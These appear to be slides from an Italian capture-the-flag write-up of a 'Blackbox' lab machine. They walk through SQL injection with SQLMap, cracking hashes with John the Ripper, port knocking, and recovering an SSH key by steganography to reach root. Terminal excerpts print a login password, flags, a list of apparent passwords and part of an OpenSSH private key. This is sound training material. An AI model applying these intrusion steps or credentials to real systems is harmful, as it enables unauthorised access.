
# BONUS BLACKBOX

## Fase 2: Attacco SQL Injection e Recupero Credenziali

- La pagina di login nel percorso /oldsite è vulnerabile a SQL Injection. Tramite SQLMap, recuperiamo gli username dal database.
- Le password non sono direttamente visibili, ma otteniamo i relativi hash, che decifriamo con John the Ripper.
- Recuperiamo con successo la password in chiaro dell'account di Milena.

## Fase 3: Accesso e Escalation di Privilegi

- L'accesso con Milena ci permette di trovare le credenziali di Marco e Luca.
- La porta 22 è chiusa, ma notiamo una sequenza di numeri che potrebbe essere una passphrase.
- Knocking: Usando i numeri trovati (es. "9220", "1700", ecc.), sblocchiamo la porta SSH con il comando knock.
- Accediamo via SSH come Luca.



# BONUS BLACKBOX

## Fase 4: Analisi Forense e Recupero della Chiave di Accesso

- Troviamo un file sospetto .theta-key.jpg.bk, che analizziamo con tecniche di steganografia.
- La password per estrarre il contenuto è il valore di wand trovato nei cookie.
- Il file contiene la chiave privata OpenSSH di Theta, che usiamo per accedere come root.

## Fase 5: Eliminazione di Luca e Ripristino del Sistema

- Eliminazione dell'utente Luca (userdel luca).
- Creazione di un nuovo utente amministratore con privilegi root.
- Verifica della rimozione definitiva di Luca dal sistema (cat /etc/passwd).

```
(root@kali)-[/etc]
# ssh milena@192.168.1.81
milena@192.168.1.81's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls
flag.txt
milena@blackbox:~$ nano flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ cd ..
milena@blackbox:/home$ ls
anna luca marco milena shared
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls
milena@blackbox:/home/shared$ ls -all
total 12
drwxrwx--- 2 anna    shared 4096 Oct  2 15:21 .
drwxr-xr-x  7 root    root   4096 Sep 30 08:40 ..
-rw-rw-r--  1 milena shared  45 Oct  2 15:21 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$ █
```

# BONUSBLACKBOX

# Conclusion

Il server è stato completamente ripristinato. Luca è stato rimosso e il controllo è tornato nelle mani dell'amministratore. L'operazione è stata portata a termine con successo tramite tecniche di OSINT, exploit, SQL Injection, steganografia e privilege escalation.

```
Last login: wed Oct 2 10:03:54 2024 from 192.168.44.54
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt
oBAmPhkPLeo+cNT/VsOm11w1TUhZ
IAmPhkPLeo+cNT/VsOm11w1TUhZ
bb4P8nB71XIESt0CMex
7kdrd2vYNjP3Y6Cxm6qm9Kwx+Nu
wA5BneFPs399BbyotPwJ7ttrIP6Gm9wbc7n4dwL5/RVMZkaErFAux
DNGQXDLKP5cUwoffAfPfH95Jx+99VzbZwDV06H05MKCwhc0w37N6S
VjyR6ZsgIKgMNLD8m7F02N1/SF0R6rdk/wHEzuqA20Y4abM+h57WV
XV3TzppycOCppclDuH1qpm1131QzkTe7Lyv1awhxDYNWAAAAMEA
/M2Km72as~D+UhTJxTc9M6Yzzwyx245f0571/H08ZHH179Er7
h9iayNbsZtCjz6m4VbfQSxk1GtRL23DUUjBXu94k73+812JhmG
g9zt5ViN3ipDsHymujwvJZfogJfwmHYqGY8TL/q50eWQczcuZE3
x0PS3+Wz/N26sPLB+6tjL9Tlyd3t3AAAAwQG5goHCxm6MME4Cz55
FtLBYeP042Ns3h0rgaI/9ev-A0yy3J5Xv3Jh4+2KDYQfPWNMVC0d
R2qTe+/nnDFYTX5+QX9j3Ycpl329EvXTL+9PpqVLPzyH96KcgKDh+
VFYMZ/sdFDfpmsXz0X31QLoh118peJ1lwTRUNZz+fsaurNQ7ZFtIF
00N/YH2R1TFwCAAAANt5uYj3b0Ja2JyeAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

Thank You

